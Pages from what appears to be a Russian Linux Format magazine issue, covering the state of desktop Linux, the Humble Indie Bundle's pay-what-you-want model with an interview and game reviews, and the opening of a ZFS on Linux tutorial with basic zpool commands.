В обновлении к данному посту Икаса проясняет свою позицию и хвалит настольные дистрибутивы, заявляя, что «разные версии настольного Linux сейчас лучше, чем когда бы то ни было. Ubuntu и Unity, Fedora и GnomeShell, RHEL и Gnome 2, Debian и Xfce, плюс дистрибутивы KDE», однако добавляет, что по-прежнему остается «четыре основных API рабочего стола и около полудюжины популярных и слегка несовместимых версий Linux на рабочем столе: каждая с собственными курируемыми подсистемами ОС, с разными системами пакетов, с разными зависимостями и чуть отличными версиями основных библиотек».

В ветке Google+ он добавил: «поддержка настольного Linux для разработчиков проприетарного ПО оказывается слишком накладной, а рынок – небольшим и сильно фрагментированным».

Точку зрения Икасы одобрил Кристиан Хэммонд [Christian Hammond], разработчик VMware, специализирующийся в приложениях *Workstation* и *Player* для Linux. В ответ на пост Икасы Хэммонд в Twitter пишет, что в VMware им пришлось потратить немало времени на решение проблем с «этой дрянью с совместимостью».

Пост Икасы и последующие дискуссии в разных сетях вызвали весьма подробный пост Майкла Микса [Michael Meeke], плодотворного программиста открытого кода и одного из авторов *Linux Format*, который заявляет, что отчуждение »



» Простые в использовании инструменты индивидуальной настройки Linux Mint – одна из главных причин его популярности.

сторонних разработчиков – только одна из причин непрезентабельности Linux на настольных ПК.

Хотя Микс в целом согласен с выводом Икасы – «нам предстоит трудный путь наверх», чтобы сделать Linux привлекательным настольным предложением, он полагает, что за этим кроется больше причин, чем упоминает Икаса: «С моей точки зрения, перед настольным Linux стоит колоссальная и многофакторная проблема экосистемы; здесь нет одной легко решаемой проблемы».

## Ключ — в предустановке

Вообще-то Микс утверждает, что «состав настольного Linux (с существующими замороженными/обратно совместимыми API/ABI) не особо отличается от других операционных систем». Он развивает эту мысль: «Linux безусловно лучше для ISV [Independent Software Vendors, независимых разработчиков ПО], ведь мы можем просто откинуть крышку ящика и работать над проблемой вместе».

Хотя Микс полагает, что благодаря этому рабочий стол Linux привлекательнее для независимых разработчиков, он признает, что нам не удастся их привлечь потому, что конкуренты, несмотря на отсутствие технологического превосходства, имеют «крупные целевые рынки».

Эта ситуация, похоже, меняется, поскольку сторонние разработчики начинают интересоваться настольным Linux. Микс указывает на компанию, занимающуюся разработкой и распространением видео игр, Valve Software, которая работает совместно с Intel над улучшением драйверов с открытым кодом для наилучшей поддержки их продукции.

Однако Микс полагает, что еще важнее поощрения разработчиков приложений будет привлечение OEM для поставки компьютеров с предустановленным Linux.

Торвальдс с этим соглашается. На встрече со студентами Университета Аалто [Aalto University], Финляндия, в июне 2012, он сказал, что основная причина отсутствия Linux на настольных компьютерах – то, что среднестатистический пользователь не хочет устанавливать ОС: «Вы не получите настольные компьютеры, пока



## Gnome, по сути, не рабочий стол, а исследовательский проект.

Алан Кокс



не будет предустановок, а пока что этого не произошло». Более того, он добавил, что причина успеха Linux на мобильных платформах «не в том, что люди скачивают и устанавливают образы диска на свои телефоны. Нет, она в том, что на телефоне он предустановлен».

Хорошенько поискав, вы найдете производителей, в том числе крупных, например, Dell, которые продают компьютеры с предустановленным Linux. Есть также System76, ZaReason, Linux Emporium и Tiny Green PC, которые продают собственные бренды небольших компьютеров с пассивным охлаждением. Некоторые дистрибутивы, вроде Debian, также имеют свой список OEM, продающих оборудование с предустановкой этого дистрибутива ([www.debian.org/distrib/pre-installed](http://www.debian.org/distrib/pre-installed)). Есть также список дружелюбных к Linux производителей оборудования на [www.linuxpreloaded.com](http://www.linuxpreloaded.com).

Но раз OEM не приходится лезть в свои кошельки, чтобы поставить Linux на свое оборудование, не должны ли магазины ломиться от компьютеров с Linux? Нет. По словам Микса, приобретение ОС – это только часть процесса предустановки.

«Одна из основных проблем обеспечения работы оборудования заключается в том, что нужны постоянные вложения наличных в оплату хороших инженеров, чтобы (новое) оборудование работало надежно», пишет Микс. Он имеет в виду, что хотя скачивание и установка Linux не стоит ни гроша, нужны добавочные расходы, чтобы ОС работала на специфических конфигурациях оборудования.

И снова можно предположить, что у Linux здесь есть преимущество. В конце концов, говорит Микс, у нас больше драйверов, работающих без дополнительной настройки, чем в лю-

бой другой ОС. Но наше преимущество сводится на нет экосистемой Windows, которая распределяет свою стоимость между производителями оборудования, пишущими собственные драйверы, и экосистемой Mac, которая поставляет очень ограниченный набор оборудования.

Более того, Микс указывает, что «будь даже оборудование идеально настроено, полностью переведено, имей оно понятные справочники, точные планы поддержки и выхода обновлений, интегрированные с инфраструктурой визуализации OEM, и т.д., при практически нулевой стоимости, это все равно оставалось бы слишком дорогим».

Он объясняет: причина в том, что OEM, создающие компьютеры с Windows, фактически извлекают доход от совместного маркетинга, снижения расходов на рекламу и комплектаций антивируса и пробных версий ПО. Всего этого нет у настольного Linux.

Итак, хотя Linux, возможно, и не стоит OEM ни копейки на скачивание и установку, Windows, несмотря на лицензионные отчисления, все же фактически приносит OEM доход.

## Где же маркетинг?

И Микс, и Торвальдс соглашаются на том, что даже если и производятся настольные ПК с предустановленным Linux, они ускользают от беглого взгляда покупателя из-за полного отсутствия каких-либо маркетинговых усилий. Средний настольный пользователь вряд ли вообще знает, что такое Linux, не говоря уж о дистрибутивах сверх Ubuntu, Mint и Fedora. Должны быть слаженные усилия ряда дистрибутивов рабочего стола, чтобы люди знали об имеющихся альтернативах.

«Конечно, для продукта отличного качества вполне возможно распространение исключительно благодаря передаче слухов, разумного маркетинга добровольцами и т.п. – но это крайне трудно», пишет Микс.

При всем при том, устная реклама исчерпала свои возможности, и чтобы добиться популярности и осведомленности общественности, нужно браться за популярные средства маркетинга.

Микс полагает, что «мы можем предложить большую надежность и безопасность, большую управляемость, более легкую модернизацию и более низкие расходы, но коли потребитель про нас не знает, он нас не выберет, при всей своей готовности к этому». И мы говорим не просто о вбрасывании средств в неоновую рекламу на центральных улицах. Маркетинг настольного Linux – еще и повышение осведомленности. Одним из способов достижения этой цели является изменение программы изучения ИТ в школах, поскольку во многих странах она ограничена изучением конкретных приложений. Таким обра-



► Предустановки — ключ к успеху настольной ОС, и Линус Торвальдс считает Chromebook от Google «главной надеждой».

зом, система не создает разборчивых пользователей, а штампует тех, кто и не подозревает о наличии альтернатив.

## Linux как среда

Несомненно, главная причина крайне вялого продвижения настольного Linux – отсутствие «одного» рабочего стола Linux. За пределами Windows и Mac OS X есть Ubuntu Linux, Fedora Linux, Linux Mint и сотни других опций. И эта формула еще усложняется выбором рабочих столов и прочих компонентов, которые на них можно установить. Похоже, у Linux кризис самоидентификации.

Долгое время мы упивались разнообразием и богатством выбора, который предлагал настольный Linux, и считали его сильной стороной платформы. Но пора осознать, что когда речь идет о повсеместном распространении, отсутствие единого фронта – скорее помеха.

Торвальдс с этим согласен, и он сказал в нашем интервью в **LXF163**: «Ну да, кое-что упростилось бы, не будь выбора». Как он объяснял, ему никогда не было интересно использовать торговую марку Linux для создания среды Linux по умолчанию. Или Linux Standard Base (LSB).

А вот Android применяет Linux в качестве среды, на которой он собирает стандартизованный набор компонентов, которые и составляют его релиз. Пуристы могут ужасаться, сколько хотят, но стратегия Google, судя по всему, сработала на таких мобильных гаджетах, как смартфоны и планшетики.

Теперь, похоже, Canonical пытается скопировать этот подход на настольных системах и других устройствах с Ubuntu. У дистрибутива имеется собственный рабочий стол (Unity), собственный Магазин приложений (Ubuntu Software Center), свои сервисы облачного хранения и музыки (Ubuntu One), и он поддерживает собственное ядро с брендом Ubuntu. Некоторые функции грядущего релиза Ubuntu 13.04 будут разрабатываться за закрытыми дверями, а затем выйдут в качестве открытого кода, во многом подобно релизам Android.

Традиционалисты и продвинутые пользователи Linux разобиделись на это, но, похоже, стратегия Canonical работает. Это дистрибутив, официально поддерживаемый практически всеми сторонними разработчиками, портирующими свою продукцию в Linux – например, недавно анонсирован шаг Valve Software по портированию Steam в Linux.

В пользу Ubuntu сработало также то, что их рабочий стол Unity знаком пользователям Windows и Mac. Дело в том, что средний настольный пользователь рассматривает Linux как замену Windows, в то время как опытные пользователи



Наслаждаться разработкой родного кода на этих платформах — все равно что наслаждаться удалением зуба: как платформа ISV, настольный Linux лучше.

Майкл Микс

ворчат по поводу его схожести с проприетарными операционными системами.

## Рабочий стол Enterprise

Разобравшись с проблемами настольных систем для потребителя, Микс предлагает нам направить свою энергию на системы для предприятия. «Помоему, самая обнадеживающая стратегия для рабочего стола Linux – идеально приспособить его для предприятия, причем не изуродовав для потребителей и первых пользователей», пишет он.

Вспоминая свой опыт работы с коммерческим SUSE Linux Enterprise Desktop (SLED) от Novell, Микс пишет, что текущая экономическая ситуация с настольным Linux более привлекательна для деловых пользователей, предпочитающих системы надежные и хорошо интегрированные с существующими сетевыми инфраструктурами.

Он считает, что предприятия имеют тенденцию приобретать новые ПК партиями; как правило, предпочитают закрытую среду с ограниченным числом приложений; и имеют технически грамотный персонал, способный обеспечить поддержку.

Для привлечения настольных пользователей из деловой сферы Микс советует разработчикам настольного Linux тратить поменьше времени на такие вещи, как симпатичные эффекты рабочего стола, с которыми, может, и приятно познакомиться, но ценности для бизнеса в них никакой.

«Может, это и бесславно, но предприятия не склонны к шик, который не приносит непосредственного и беспроектного дохода – над шикарными вещами, конечно, приятно работать, – пишет Микс, – но создание реальной ценности, которая позволит людям работать более эффективно, надежно и быстро, явно должно приносить не меньшее удовлетворение».

## Настольная эволюция

Несмотря на падение объема продаж традиционных ПК, нельзя сказать, что смартфоны, нетбуки

или планшетные компьютеры вытеснят традиционный настольный ПК. Его сфера – совершенно иная. С одной стороны, приходится поддерживать все оборудование. С другой стороны, мобильные гаджеты имеют весьма ограниченную область применения. Пускай на планшетики может быть не одна сотня приложений, вы все равно не сможете подключить его ко многим другим устройствам.

Мы просто говорим, что этот новый класс устройств окажет сильнейшее влияние на наше взаимодействие с технологией и ее применение.

Перемены уже заметны. Например, многие ли из вас продолжают печатать фотографии дома на фотопринтере? Скорее всего, вы, как и многие другие, просто делаете фотографию своим смартфоном, загружаете ее на сервис фотогалерей, например, Flickr, а затем выбираете те, которые хотите распечатать, и отправляете их на принтер, который выдает физические фотографии, и все это – без всякого контакта с традиционным настольным ПК.

Люди должны считать настольную ОС тем, для чего она и нужна – средством запуска приложений. Причем зависимость среднего пользователя от определенных приложений сильно преувеличена. Например, *LibreOffice* удовлетворяет все потребности среднего пользователя по редактированию текста. Конечно, мы не будем пытаться засунуть *GIMP* в глотку пользователей *Photoshop*, однако много ли пользователей *Photoshop* вы знаете в реальной жизни?

В коммерческой области проблема несколько сложнее, со всеми этими специфическими промышленными приложениями, которые почти все разработаны исключительно для компьютеров с Windows.


Но и здесь тоже есть множество приложений, которые переведены в облако и обслуживаются в браузере. Более того, благодаря растущему числу учреждений, принимающих политику Bring Your Own Device [«принесите свое», стратегия, позволяющая сотрудникам использовать собственные устройства для рабочих целей, – прим. пер.] и ее распространению на портативные устройства, типа планшетных компьютеров, у настольного Linux появляется ниша, которую он может занять.

Итак, настольный Linux мертв? Отнюдь нет. Он продолжает захватывать ПК уровня предприятия, и при чуть более активной поддержке производителей сможет прорваться и на компьютеры частных пользователей. **LXF**



Я затевал Linux как настольную ОС, но это — единственная область, которую Linux не захватил полностью. Что меня адски бесит.


Линус Торвальдс



# Humble Indie Bundle

# ИЗНУТРИ

Вообразите, что за нечто потрясающее можно платить сколько вам не жалко. Майк Сондерс объясняет...



**L**inux всегда был проблемой для капиталистов старой школы. В конце 90-х, по мере обретения этой ОС некоего стабильного финансового положения (особенно на рынке серверов), ученые мужи начали насмехаться над ее шансами на будущее. «Нельзя что-то раздавать просто так», заявляли они.

Дошло до того, что Linux ославили как коммунистический проект, чья единственная цель — лишение работы множества программистов, трудящихся на платной основе — а Microsoft даже объявил его антиподом «Американского пути».

Мысль, что люди могут работать над проектом совершенно бесплатно, не по обязанности, а просто ради помощи другим, не укладывалась в го-

ловах мусолящих сигары воротил от бизнеса а-ля Монтгомери Бернс. Но время шло, и более прогрессивные компании, типа Red Hat, показали, что на Linux можно делать деньги. Просто нужен другой образ мыслей и способ ведения бизнеса.

А теперь подобный феномен мы наблюдаем в среде видеоигр. С начала 2010 года проект Humble Indie Bundle продает игры, основываясь на захватывающем подходе: вы платите ровно столько, сколько не жалко — хоть и один цент. Эти игры свободны от DRM и не прикреплены к какой-либо учетной записи. Вы можете получить их почти бесплатно, но именно вы выбираете, сколько вам платить. А почему бы и нет? Конечно, найдутся халащички, которые будут доить систему, но они

уже и так натырили петабайты пиратского контента, не отдав ни копейки. В Humble Indie Bundle акцент делается на реально заинтересованных игроках — им передается и контроль за платежом и тем, куда он направляется (разработчикам, на благотворительность или и тем, и другим).


И на самом деле, тут есть смысл: собираясь играть по полчаса в выходные, вы оцените это удовольствие в £5. Если же для вас это — эпическое приключение, и вы намерены погружаться в него на много часов ежевечерне, то легко отдать и £30. Платя больше, вы поощряете разработчиков на создание сиквелов, а это в ваших же интересах.

Вроде бы на долгую перспективу это и не работает, однако система имеет потрясающий успех.

## Как это работает?

**Н**umble Indie Bundles – это пакеты игр, соответствующих трем требованиям: они мультиплатформенные (могут работать по крайней мере в Linux, Windows и Mac OS X); они свободны от DRM (Digital Rights Management – Технические Средства Защиты Авторских прав, или, как часто их называют, Digital Restrictions Management – Технические Ограничения для Защиты Авторских прав); и они созданы независимыми разработчиками. Все эти качества весьма привлекательны в играх. Кому охота каждый раз загружать Windows ради крайне ограниченной игры от безликого производителя-гиганта, гребущего деньги? Конечно, крупные софтверные фирмы периодически выпускают весьма достойные игры, но, как видно по Android и магазинам приложений iOS, большинство действительно творческих идей дарят нам мозги независимых разработчиков.

Типовой Bundle [англ. пучок] содержит 3–5 игр, и доступен на сайте ([www.humblebundle.com](http://www.humblebundle.com)) в течение двух недель. Этот период может показаться очень коротким, но его цель – создать заинтересованность в контенте; это похоже на особое событие, а не на типичное предложение от обыч-



**1 Choose any amount of money, in USD:**

- \$100.00
- \$50.00
- \$25.00
- \$15.00
- Custom amount

**2 Choose how you would like to divide up your contribution:**

Default split All to charity All to developers Customize...

Developers  \$16.25

Charity  \$5.00

Humble Tip  \$3.75

Note: the Humble Tip goes to Humble Bundle, Inc. itself, which pays for the bandwidth and development of this promotion. You determine how much we deserve to earn or lose from your purchase.

► Разделите свой платеж между разработчиками, благотворительными организациями и администраторами Bundle – или передайте всю сумму одной группе. Решаете вы.

ного продавца в розницу. Через несколько дней, когда начинают поступать деньги, администраторы Bundle отмечают среднюю цену и связывают ее с последующими предложениями. Если вы пла-

тите за свой пакет больше текущей средней цены, вы получаете также дополнительные игры.

И ценность пакетов очень велика. На момент написания статьи, например, велась продажа Humble Bundle для Android 4 (об этом далее) с подборкой игр, которая обычно тянет на \$195. И здесь снова выходит на первый план разумность гибкой оплаты: приобретая пакет для одной конкретной игры, вы не станете суетиться по поводу крупной суммы наличными, но если вы намерены оплатить все игры, то раскошелитесь и на дополнительные.


## Не такая уж скромная статистика

- **18** – количество предложений Humble Bundle с момента начала работы в мае 2010 года
- **3 713 004** – общее число покупок пакетов на данный момент
- **\$24 858 477,61** – сумма, полученная на момент написания (конец ноября 2012).
- **\$16 005,27** – самый крупный единичный платеж (от Humble Bronies, <http://humblebronybundle.blogspot.com>)
- **\$11,13** – средняя сумма выплат от линуксоидов.
- **\$1798,00** – сумма, которую вы заплатили бы, приобретая все по отдельности.

На фоне цифр для других платформ предпоследний показатель ошеломляет. Для Windows это \$5,89, а для Mac OS X – \$8,51. Итак, обычно поль-

зователи Linux платят намного больше, но почему? Велик соблазн сказать, что у них куда больше свободной наличности, поскольку им не надо платить за операционную систему и офисные программы, но дело не в этом. В конце концов, Mac'и не отличаются дешевизной, но даже пользователи OS X потратили больше своих собратьев в Windows.

На самом деле у этого есть две причины: во-первых, Linux – пока что не самая крутая игровая платформа, и пользователи готовы приплатить за возможность выбирать отличные игры для ОС по своему усмотрению. Во-вторых, пользователи Linux обычно испытывают большую духовную близость к проектам, в которых задействован свободный выбор и труды сообщества.



► Хотя пользователи Linux – лишь небольшая часть рынка Bundle, оплата с человека у нас получается самая высокая. Какие же мы щедрые!

## Благотворительность

А теперь о системе оплаты: она вдвойне интересна, ведь вы можете выбирать, на что направить свои деньги. При заказе пакета через сайт у вас сначала спросят, сколько вы хотите отдать, а затем – как распределить эти средства. Вернее, можно поделить их на три части: разработчикам игр, на благотворительность, касающуюся компьютерных технологий, и Humble Bundle Inc. за их содействие разработке и на покрытие общих расходов. В данный момент благотворительными организациями-сотрудниками являются Electronic Frontier Foundation ([www.eff.org](http://www.eff.org), группа защиты свободы Интернета и прочих цифровых прав) и Child's Play ([www.childsplaycharity.org](http://www.childsplaycharity.org), они предоставляют видеоигры и игрушки детям в больницах). Но можно выбрать и личную опцию оплаты, установив, какую именно сумму получит каждый разработчик и благотворительная организация.

Применяя Steam, систему онлайн-распространения игр от Valve, и уплатив не менее \$1 (или эквивалента этой суммы), вместе со своей покупкой вы также получите ключи Steam, чтобы загрузить игры из этой системы позднее. Многие из недавних пакетов вышли за границы обычных ОС и включили игры для смартфонов и планшетов на Android. И помимо основного набора Indie Bundles, есть пакеты от конкретных разработчиков, а также пакеты музыки и электронных книг. ►►

## Кто же за всем этим стоит?

**Е**сли вы играете в игры в Linux хоть какое-то время, есть вероятность, что вы уже сталкивались с Wolfire Games. Эта компания не может похвастаться суперхитами, но с 2001 года выпустила немало игр, в том числе замечательную игру с битвами кроликов в формате 3D, *Lugaru* (см. обзор в **LXF143**). Джефф Розен [Jeff Rosen], президент Wolfire, был восхищен пакетами инди-игр, доступных на Steam, и решил сам протестировать рынок.

Сама мысль дать покупателям возможность платить столько, сколько они сочтут нужным, появилась благодаря любимой многими *World of Goo* (о ней мы рассказывали в **LXF118**), которая экспериментировала с подходом «установи цену сам» в первую годовщину своего выхода. Подобно многим инди-играм, *World of Goo* не может похвастаться колоссальной финансовой поддержкой, поэтому новость об их удивительной инициативе распространилась по Интернету из уст в уста. Это вдохновило Wolfire, команду из 4-х человек – и в процессе организации первого Bundle его успех натолкнул их на мысль о создании своего ответвления, компании Humble Bundle Inc. Мы пообщались с Джеффом, чтобы узнать об этом подробнее.

**Linux Format:** Вас удивил ваш успех с самого начала? Чему вы научились в этой ситуации?

**Джефф Розен:** Мы пришли в экстаз, когда заработали \$100 000. И у нас просто челюсти отпали, когда эта цифра перевалила за \$1,27 миллиона.

**LXF:** Как выбираются игры для пакетов? Каковы основные критерии, которым они должны соответствовать?



➤ Крушите и ломайте все с помощью Банни в *Lugaru* — одним из самых ярких релизов от Wolfire Games.

**ДжР:** Обычно мы просто спрашиваем себя: «Это заинтересует геймеров?» И это – самый важный вопрос. Мы хотим, чтобы клиенты были довольны содержанием своего пакета.

**LXF:** Как идет процесс портирования в Linux – вы просите исходных разработчиков сделать это, или у вас есть команда, занимающаяся портированием?

**ДжР:** Мы сочетаем и то, и другое. Сейчас у нас есть своя команда портирования: это человек-армия Эдвард Радд [Edward Rudd], которого мы не так давно приняли на работу на условиях полной занятости. Работая с нами в качестве консультанта по совместительству, он один умудрялся портировать около 17 игр в выпускаемый пакет точно к заданному сроку, и теперь, когда он стал центром команды, я уверен, что он обязательно войдет в анналы Linux!

Иногда разработчики используют кроссплатформенный движок, как, например, Unity, который в настоящее время позволяет им легко создать родную сборку Linux. Иногда разработчики-звезды создают версию Linux внутри фирмы, что совершенно фантастично, и мы можем познакомить их с замечательными разработчиками Linux для обучения.

**LXF:** Одна из игр под Linux в Bundle V была создана с помощью WINE/CrossOver, и это оказалось не очень-то удачно; планируете ли вы применять этот подход в будущем?

**ДжР:** Я не хочу сбрасывать его со счетов на 100%, но у нас нет планов по использованию WINE в будущем. Теоретически, если опыт был настолько удачен, что и сказать невозможно, я мог бы к нему вернуться.

**LXF:** Пакеты расширяются, включая теперь еще и книги, и музыку – а что вы видите в них в перспективе? Возможно, фильмы?


**ДжР:** Мы в большом восхищении от Android, и подготовили немало игр – четыре пакета – для Android. А планируем и того больше.

## За пределами игр

Как уже говорилось, Humble Bundle Inc. начали выходить за рамки своей зоны комфорта, предлагая разные виды мультимедиа. В конце концов, игры можно определить, как разновидность искусства, так почему бы Bundle не применить свою концепцию к чему-то еще? Есть огромное сообщество независимых художников, музыкантов и писателей, и у многих из них просто нет возможности продвигать свои произведения.

В июле 2012 вышел первый Humble Music Bundle, в нем было пять альбомов в форматах MP3 и FLAC, свободных от DRM. И хотя здесь были представлены разные жанры, некоторые композиторы писали музыку для игр – как некую связь с исходными Bundles. Спустя несколько месяцев, в октябре, вышел первый Humble eBook Bundle – он содержал шесть книг (и несколько дополнительных для тех, кто заплатил больше) и набрал в общей сложности \$1 203 094 – наравне с самыми популярными пакетами игр.

Music Bundle тоже не подкачал, собрав за две недели продаж неплохую сумму \$407 563.



➤ *Signal to Noise* от Нейла Геймана [Neil Gaiman] стала одним из хитов в Humble eBook Bundle.

# Пятерка лучших

В Humble Indie Bundle было несколько выдающихся игр, и некоторые из них оказались на страницах нашего журнала. Вот наши фавориты...

## 1 Machinarium (LXF138)


Эта прекрасная чешская игра в жанре приключения вышла в 2009 году, и сейчас она набирает популярность на мобильных устройствах и игровых консолях. В ней очень мало текста, в основном все основано на визуальном восприятии. Если возникнут трудности, вы можете получить подсказку, хотя они даются в виде диаграмм. Мы решили, что это «вероятно, самая лучшая игра в жанре приключений, в которую вам удастся сыграть в этом столетии». Можно скачать версию для Linux за \$10 (US) с [www.machinarium.net](http://www.machinarium.net)



› Обилие деталей в среде, нарисованной вручную, буквально поражает воображение.

## 2 VVVVVV (LXF150)

Наверное, это самое дурацкое название после *GIMP*, и выглядит игра подобием глупой демки, которую 12-летний подросток умудрился сбросить на Basic для Atari ST; но играть в *VVVVVV* вполне можно. По сути это простой платформер, но с некоторым наворотом: вы можете изменять силу тяжести. Чтобы что-то составить, вы не можете прыгать, поэтому единственный способ пересечь расщелину – это использовать махины с гравитацией. Мы оценили ее на 8/10 – можете скачать ее за \$4,99 с [www.thelettersixtim.es](http://www.thelettersixtim.es).



› Пусть вас не смущает графика *Manic Miner* – игровой процесс здесь классный.

## 3 Super Meat Boy (LXF155)


*Super Meat Boy* – трудная игра. Не просто трудная, как мир *Super Mario Bros 8-1*, и даже не такая трудная, как *Thunderforce IV*. Она выводит трудность на совершенно новый уровень, и обладает рядом чудесных моментов, которые не дают ей стать раздражающей. Ее система управления удивительно отзывчива, а уровни на диво коротки, так что вы без проблем согласитесь пройти их заново. Она затейливая, дурашливая, и заслужила свою оценку 9/10 – загляните на [www.supermeatboy.com](http://www.supermeatboy.com), чтобы найти более подробную информацию.



› Взяться за циркулярную пилу – всегда удовольствие. Удачи в деловых переговорах насчет...

## 4 SpaceChem (LXF144)

Скажи нам раньше кто-нибудь, что игра, посвященная химии, заработает оценку 10/10 в *Linux Format*, мы бы посмеялись и сказали: «Да ладно!» Тем не менее это произошло. В *SpaceChem* вы должны создавать химические соединения, управляя вводом атомов и очень тонко настраивая их соединения. Это очень похоже на программирование – но только с графическим представлением логики вместо строк кода. Можно ее получить за \$10 ([www.spacechemthegame.com](http://www.spacechemthegame.com)).



› Играйте с атомами в уютной атмосфере своего дома, без риска учинить Чернобыль...

## 5 Braid (LXF149)

Эта хитрая смесь головоломки-пазла и элементов платформера просто восхищает. Она подробна и обаятельна, и хотя ее пазлы периодически кажутся неразрешимыми, темп у игры отличный. Время играет важную роль: можно управлять его течением, чтобы, скажем, вернуться на предыдущие локации, а на одном из уровней время течет вспять! По словам автора наших обзоров, *Braid* – «конструктивная игра, и ее нельзя не добавить в свою коллекцию». Она недешева (\$20 с [www.braid-game.com](http://www.braid-game.com)), но если поддержка независимых разработчиков – это ваше, то каждый цент будет потрачен на благое дело. **LXF**



› *Braid* так классно выглядит, что удовольствие доставляет даже наблюдение за кем-то другим.

# ZFS on Linux: Применим на деле

Алексей Федорчук дорвался-таки наконец до внедрения ZFS on Linux на настольной машине.

**В** предыдущей статье, освоив основные понятия, мы научились понимать ZFS. Для обратной же задачи – чтобы ZFS понимала нас – нужно ознакомиться с ее командами.

## Создаем простой пул

Главных команд – две: **zpool** для создания и управления пулами и **zfs** для создания и управления наборами данных. Не много, правда? Впрочем, каждая из этих команд включает множество субкоманд, в которых мы со временем разберемся.

Очевидно, что работу с ZFS следует начинать с создания пула хранения. Начнем с этого и мы. В простейшем случае однодисковой конфигурации это делается так:

```
# zpool create tank dev_name
```

Здесь **create** – субкоманда очевидного назначения, **tank** – имя создаваемого пула (оно обычно дается в примерах, но на самом деле может быть любым – с учетом соглашений ZFS), а **dev\_name** – имя устройства, включаемого в пул. Каково же может строиться по любой из описанных ранее моделей. И, чтобы далее не повторяться, напомним: все команды по манипуляции с пулами и наборами данных в них выполняются от лица администратора.

В случае, если в состав пула включается один диск, а второго не предвидится, можно использовать имя устройства верхнего уровня – например, **sda** для цельного устройства (обратим внимание, что путь к файлу устройства указывать не нужно). Однако реально такая ситуация маловероятна: загрузка с ZFS проблематична, так что как минимум потребуются раздел с традиционной файловой системой под **/boot** (и/или под корень файловой иерархии), так что команда примет вид

```
# zpool create mypool sda2
```

Однако если можно ожидать в дальнейшем подсоединения новых накопителей и их включения в существующий пул, то лучше воспользоваться именем по модели *by-id*, например:

```
# zpool create mypool ata-ata-ST3500410AS_5VM0BVYR-part2
```

Очевидно, что в случае однодискового пула ни о какой избыточности говорить не приходится. Однако уже при двух дисках возможны варианты. Первый – создание пула без избыточности:

```
# zpool create mypool dev_name1 dev_name2
```

